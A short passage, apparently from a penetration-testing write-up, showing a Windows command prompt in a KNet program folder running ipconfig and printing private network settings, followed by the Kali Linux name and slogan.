
C:\Program Files\KNet>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 10.200.0.120
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.0.1

C:\Program Files\KNet>
```

KALI LINUX

The quieter you become, the more you are able to hear.